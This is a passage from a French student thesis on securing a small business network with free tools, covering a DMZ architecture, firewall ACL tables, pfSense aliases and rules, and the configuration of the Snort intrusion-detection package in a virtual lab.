alienvault creators of ossim						

Tableau 3.9 : Comparaison des SIEM

On constate après avoir vu le tableau ci-dessous que OSSIM est le meilleur logiciel libre, encore plus, il est aussi un conçurent des logiciels propriétaires par excellence.

Il est donc le meilleur choix pour pouvoir gérer les différentes parties du réseau et faire une bonne gestion des logiciels mentionné auparavant.

Conclusion :

Une recherche ciblée de chaque logiciel est nécessaire pour avoir une sécurité optimale destinée aux petites et moyennes entreprises.

Notre choix technique était objectif et nous allons vous présenter le déploiement et la mise en place de l'architecture réseaux.

Chapitre 4

Déploiement de la solution

Introduction :

Dans le cadre de ce chapitre nous allons présenter notre architecture proposée, mettre en place tous les équipements informatiques d'une architecture type et mettre en valeur la configuration des logiciels libre de la sécurité informatique.

IV.1. Architecture proposée :

Comme nous avons mentionné dans les chapitres précédents, notre projet est destiné essentiellement aux petites et moyennes entreprises.

Pour cela cette architecture type de la figure suivante peut être mise en place dans les petites entreprises.

Elle est composée de trois grandes parties comme suit :

- ✓ **La partie interne** : On trouve les ordinateurs locaux des personnels de l'entreprise.

La partie DMZ est composée de deux DMZ :

- ✓ **DMZ Web** : un serveur web et Base de données
- ✓ **DMZ Monit** : Ou bien DMZ de supervision du réseau on y trouve une machine de supervision « Monitoring » et une machine de pentest.
- ✓ **La partie externe** : Cette zone nous mène au monde extérieur « Internet » à travers un pare-feu et un routeur.




Figure 4.1 : Mise en place d'une architecture réseau type

Le tableau suivant représente les règles de filtrages « ACL » des trois interfaces.

On trouve dans ce tableau les ports à ouvrir dans chaque interface, donc c'est la première étape de la sécurité.

L'ensemble de ces règles permet de mettre en œuvre une méthode de filtrage dépendante de la politique de sécurité adoptée par l'entité, on autorise uniquement les communications ayant été explicitement autorisées.

Cette méthode est sans aucun doute la plus sûre, mais elle impose toutefois une définition précise et contraignante des besoins en communication.

	WAN	INT	DMZ-Web	DMZ-Monit
WAN	-	Non	80,443	Non
INT	80, 443, 53, 25,110	-	80,443	514 ,1514
DMZ-Web	80,443, 53, 25, 110	Non	-	514 ,1514
DMZ-Monit	80,443 ,53 ,25 ,110	Tout	Tout	-

Tableau 4.1. : Les règles de filtrage ACL

Voici deux tableaux qui justifient les noms des interfaces du réseau et ports utilisés avec leurs noms :

Nom interface	Définition
WAN	La partie externe
INT	La partie interne
DMZ-Web	La zone démilitarisée du serveur web.
DMZ-Monit	La zone démilitarisée de la supervision « Monitoring »

Tableau 4.2. : Les désignations des interfaces

Numéro Port	Nom Port
25	SMTP
53	DNS
80	http
110	POP3
443	https
514	Syslog
1514	rSyslog
22	SSH

Tableau 4.3. : Les ports utilisés

Nous n'avons installé que deux ordinateurs dans la partie interne vue que nous avons utilisé une machine virtuelle, qui ne supporte pas beaucoup de machines ouvertes simultanément.

On note ici, qu'on peut multiplier les ordinateurs du personnel de l'entreprise à travers des VLAN et en ajoutant des Switch liés avec le pare-feu, comme il est indiqué dans la figure suivante.




Figure 4.2 : Mise en place d'une architecture réseau étendue.

VI.2. Les Outils utilisés :

Caractéristique de l'ordinateur	
Nom	***MacBook Pro***
Ecran	15 ''
Processeur	Core i7 Quadricœur à 2,3 GHz Intel
Mémoire RAM	4 Go
Stockage	500 Go
Système d'exploitation	OS X Lion

Tableau 4.4 : Les caractéristiques technique de l'ordinateur

Nous avons utilisé un logiciel de virtualisation : Virtual Box

IV.3. Configuration de PfSense :

Nous avons commencé par installer un pare-feu dans l'architecture réseau.

Puis nous avons configuré ces fonctionnalités pour assurer une meilleure activité du trafic réseau.




Figure 4.3 : Assignation des interfaces de PfSense

Dans la figure du terminal Nous avons ensuite assigné les interfaces du pare-feu « PfSense » liés avec les autres réseaux ; cependant l'adresse de l'interface web est 192.168.56.102Il faut d'abord

ouvrir l'interface graphique pour le paramétrage de ce dernier, on ouvre par la suite le navigateur web et on met l'adresse de l'interface. On obtient donc:




Figure 4.4 : Tableau de bord de PfSense

Apres avoir écrit le nom d'utilisateur et le mot de passe (admin/pfsense) on trouve le tableau de bord après on complète la configuration les interfaces. Voir « Annexe »




Figure 4.5 : Les Packages installés

Les « packages » installés sont : Mod_security + apache, NTOP et SNORT

Firewall: Aliases

Name	Values	Description
admin	10.0.2.20	admin User
Administrateur	192.168.57.103	Admin
BackTrack	192.168.57.103	machine de de pentest
DMZ1	192.168.56.0/24	Contient DVWA
DMZ2	192.168.57.0/24	Contient OSSIM et BackTrack
DVWA	192.168.56.101	Damn vulnerable web application
OSSIM	192.168.57.101	SIEM Open Source
port_admin	80, 443, 22, 21, 3389	
port_navig	80, 443, 25, 110, 53	port de navigation
port_syslog	514, 1514	port syslog
port_web	80, 443	web port
Xp1	10.0.2.20	Machine Windows Xp 1
Xp2	10.0.2.22	Machine Windows Xp 2

Figure 4.6 : Les Alias des interfaces réseau et ports

Vous pouvez designer des alias afin de faciliter la configuration des ACL pour éviter la redondance des adresses des interfaces, des hôtes et des ports utilisés.

Firewall: Rules

Floating | WAN | DMZWEB | MONIT | INT

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	TCP	*	*	DVWA	port_web	*	none		ext to web
	*	*	*	*	*	*	none		deny all acl

pass / pass (disabled) — block / block (disabled) — reject / reject (disabled) — log / log (disabled)

Figure 4.7 : Les règles de filtrage de l'interface WAN

Les règles de filtrage de l'interface WAN est faite en vue de permettre le trafic de n'importe quel adresse source vers la destination DVWA a travers le port_web (80 et 443).




Figure 4.8 : Les règles de filtrage de l'interface DMZ-WEB

Les règles de filtrage de l'interface DMZ-WEB sont les suivantes :

Ouvrir le trafic de l'adresse source DMZWEB vers l'interface DMZ-Monit à biais de port_syslog (514 et 1514) et vers l'interface WAN par le port_navig (80, 443, 110, 53 et 25).




Figure 4.9 : Les règles de filtrage de l'interface DMZ-Monit

Les règles de filtrage de l'interface DMZ-Monit sont les suivantes :

Ouvrir le trafic de l'adresse source DMZ-Monit vers l'interface WAN à travers le port_syslog (514 et 1514) et vers l'interface DMZWEB et la partie interne INT.




Figure 4.10 : Les règles de filtrage de l'interface interne (INT)

Les règles de filtrage de l'interface INT sont les suivantes :

Ouvrir le trafic de l'adresse source INT vers l'interface DMZ-Monit à travers le port_syslog (514 et 1514) ainsi vers l'interface DMZWEB par le port_web (80 et 443) et une liaison a distance par un poste admin et une machine distante « administrateur » par le port_admin (80, 443, 22, 21, 3389).




Figure 4.11 : La configuration du paquet Snort

Apres l'installation de paquet Snort, il faut obligatoirement le mettre en marche et le configurer. Nous avons ajouté Snort par le bouton « + » dans trois sondes du pare-feu.




Figure 4.12 : Le téléchargement des règles (Rules) de Snort

Snort exige le téléchargement des règles, qui sont mis à jour par la communauté Snort.




Figure 4.13 : La configuration generale de Snort

Pour une meilleur détection, il faut télécharger les « Rules » en faisant un compte unique à Snort.org afin d'obtenir un code unique « Oinkmaster », et cocher la case de l'envoie des Logs.

